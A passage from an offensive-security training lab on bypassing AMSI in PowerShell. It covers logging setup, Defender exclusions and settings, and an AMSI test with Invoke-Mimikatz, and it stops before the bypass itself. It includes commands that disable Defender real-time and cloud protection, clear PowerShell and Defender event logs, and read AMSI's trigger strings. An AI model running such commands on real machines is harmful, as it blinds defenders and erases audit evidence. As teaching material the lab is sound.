1. LAB - AMSI BYPASS IN POWERSHELL
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
1.1 ENABLE POWERSHELL LOGGING
IMPORTANT: Before we continue we need to set up

Powershell loggingon our Windows machine - you can do this with aGroup Policywhen you're domain joined as push this to all domain joined machines. As we're not in a domain, you need to configure this on your local machine. On Windows 10 and above, Powershell logging IS turned on but it will not log everything, just significant system events. Commands that are obfuscated or executed via encoded strings (e.g., Powershell -EncodedCommand) are not decoded or logged in a human-readable format, if you don't turn on Script Block Logging (Event ID 4104).

So let's quickly configure this for the coming labs by opening gpedit.msc.
Open Group Policy Editor:
- Press Win + R, type
gpedit.msc, and press Enter to open the Local Group Policy Editor.

Navigate to Powershell Settings:
- Go to: Computer Configuration > Administrative Templates > Windows Components > Windows Powershell

- Scroll all the way down to
Windows Powershell

Enable Script Block Logging:
- Double-click the
Turn on Powershell Script Block Loggingpolicy. - Set it to Enabled.
- Click Apply and OK.

Enable Module Logging:
- Double-click the
Turn on Module Loggingpolicy. - Set it to Enabled.
- CLick on
Showand add*to log all modules. - Click Apply and OK.
Apply the Policy:

- On your Windows machine, open a
command promptwith Administrator privileges and run:
gpupdate /force
Verify the Settings:
- Verify the settings by checking our Powershell logs with Event Viewer.

- This will log any Powershell commands and script contents run in a Powershell console - using Event Viewer we can have a look for Event ID 800, 4103 and 4104. Open Event Viewer and go to
Applications and Services Logs-MICROSOFT-POWERSHELL-OPERATIONAL.
Enable security privileges
If you can't open the powershell logs in eventviewer - run the control command below to enable security privileges for Powershell:
Open a command prompt with Administrator privileges and run the following command to enable security privileges for Powershell:
wevtutil sl Microsoft-Windows-PowerShell/Operational /ca:"O:SYG:SYD:(A;;0x1;;;SY)(A;;0x7;;;BA)"
1.2 ENABLE WINDOWS DEFENDER
On your Windows machines we made some
exceptionsin Windows Defender, anything in those folders won't be scanned by Defender. This is to make sure when we work with malicious shellcode or compile malicious files that they won't be immediately detected and removed:[+] C:\Downloads -> to make it easier to download our tools without AV Detection
[+] C:\THEV -> our training course code and labs
[+] C:\Temp -> Used by GoCheck
- We can check some general Defender settings in Powershell:
Get-MpComputerStatus
Get-MpThreat
(Get-MpPreference).ExclusionPath
For this lab we will enable
Microsoft Defender- in order to demonstrate how AMSI works, and how to bypass it.
- Check if Defender is turned

ONby running theav_check.ps1script on your Windows machine by opening aPowershell promptwith Administrator privileges:
C:\thev\labs\powershell\av_check.ps1
- The output will probably be like this, as we turned Defender off in the previous labs, but it doesn't hurt to check:

IMPORTANT: If Defender is not turned on, you can enable it by running the
av_enable.ps1script:
- On your Windows machine, open a
Powershell promptwith Administrator privileges:
c:\thev\labs\powershell\av_enable.ps1
- The output should be like this:
For those interested - the script contains the following code:

Some Details on What This Script Does
Real-Time Protection
-
Real-Time Protection: This is a feature of Microsoft Defender that continuously monitors your system for threats (e.g., malware, viruses) in real-time. It scans files, apps, and processes as they are accessed or executed. Setting DisableRealtimeMonitoring to $true turns off real-time protection, meaning files and processes are no longer automatically scanned. -
This does not disable Microsoft Defender entirely — it only disables real-time scanning. Other features like scheduled scans and manual scans will still work.
Set-MpPreference -DisableRealtimeMonitoring $true
Cloud-Delivered Protection
- The
MAPSReportingsetting controls the Microsoft Active Protection Service (MAPS), also referred to asCloud-Delivered Protection. Setting it to Disabled stops your system from sending information about threats to Microsoft and prevents it from receivingcloud-based threat intelligencein real time.
Set-MpPreference -MAPSReporting Disable
Automatic Sample Submission
-
SubmitSamplesConsentcontrols how Microsoft Defender submits samples of suspicious or potentially harmful files to Microsoft for analysis. These samples help improve Defender's detection and protection capabilities. -
NeverSend: This value tells Microsoft Defender to disable all sample submissions. No files will be sent to Microsoft for further analysis, even if they're flagged as suspicious.
Set-MpPreference -SubmitSamplesConsent NeverSend
| Consent Level | Description |
|---|---|
| 0 | Always Prompt |
| 1 | Send Safe Samples Automatically |
| 2 | Never Send |
Periodic Scanning
- The
DisableScanningNetworkFilessetting in Microsoft Defender controls whether network files are scanned. When you set DisableScanningNetworkFiles to $true, it disables the scanning of files located on network drives
Set-MpPreference -DisableScanningNetworkFiles $true
- Before we start let's clear the Powershell and Defender event logs, so there's no noise from before in there. You can do this by opening a
Powershell promptand typing the following command:
wevtutil cl "Microsoft-Windows-Windows Defender/Operational"
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
1.3 TESTING AMSI
- Now from the same Powershell terminal, let's see if AMSI detects a simply known malicious command such as "Invoke-Mimikatz" - which by the way is not present on disk:
Invoke-Mimikatz
- We'll see the script won't execute since AMSI intercepted it before executing and has sent it to Defender that scanned it and determined it as malicious:

- We can check this in Powershell with the following command:
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1
- Let's have a look at the Windows Powershell Event logs - open ELEX (EventLog Explorer), select "Application and Services Logs", "Microsoft","Windows", "Powershell" and finally "Operational".


- We can also confirm it was AMSI that blocked this by having a look at the Windows Defender Event logs - open ELEX (EventLog Explorer), select "Application and Services Logs", "Microsoft","Windows", "Windows Defender" and finally "Operational".
What Triggers an AMSI Script Block Scan in Powershell?

AMSI Maintains a list of "dirty words" that are a hardcoded list of strings in Powershell's System.Management.Automation.dll, stored in the signatures field of the System.Management.Automation.ScriptBlock class. These are keywords or patterns (e.g., "Invoke-Expression", "WebClient") that Powershell considers potentially malicious, triggering AMSI to scan the script content.
Purpose: They act as a first-pass filter to identify suspicious script elements (e.g., commands, methods, or patterns common in malware) before AMSI sends the content to an antimalware provider like Windows Defender for deeper analysis.
Access: You can extract these using reflection in Powershell, [ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null).
Limitations: These are Powershell-specific heuristics, not the full set of AMSI signatures (e.g., Defender's cloud-based or local signatures in MpSvc.dll). They're a subset designed for script preprocessing, not comprehensive malware detection.
[ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null)
Key Insight: Powershell's AMSI integration (via System.Management.Automation.dll) scans all input (scripts, interactive commands, and dynamic code) by default, not just content containing the hardcoded "dirty words" in ScriptBlock.signatures (e.g., Invoke-Expression, WebClient).
How It Works: When you type Invoke-Mimikatz in a Powershell console, the command is processed as a ScriptBlock and sent to AMSI's AmsiScanString API for analysis, regardless of whether it matches a dirty word. The dirty words list is a supplementary filter to prioritize suspicious content, but AMSI scans everything to ensure comprehensive coverage.
Why This Happens: Microsoft designed AMSI to be proactive, passing all Powershell input to the antimalware provider (e.g., Windows Defender) for real-time scanning. Defender then checks the input against its extensive signature database, which includes specific patterns like Invoke-Mimikatz.
OK, so now what?
1.4 BYPASSING AMSI - HOW IT WORKS
- Let's clear the Powershell/Defender event logs again:
wevtutil cl "Microsoft-Windows-Windows Defender/Operational"
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
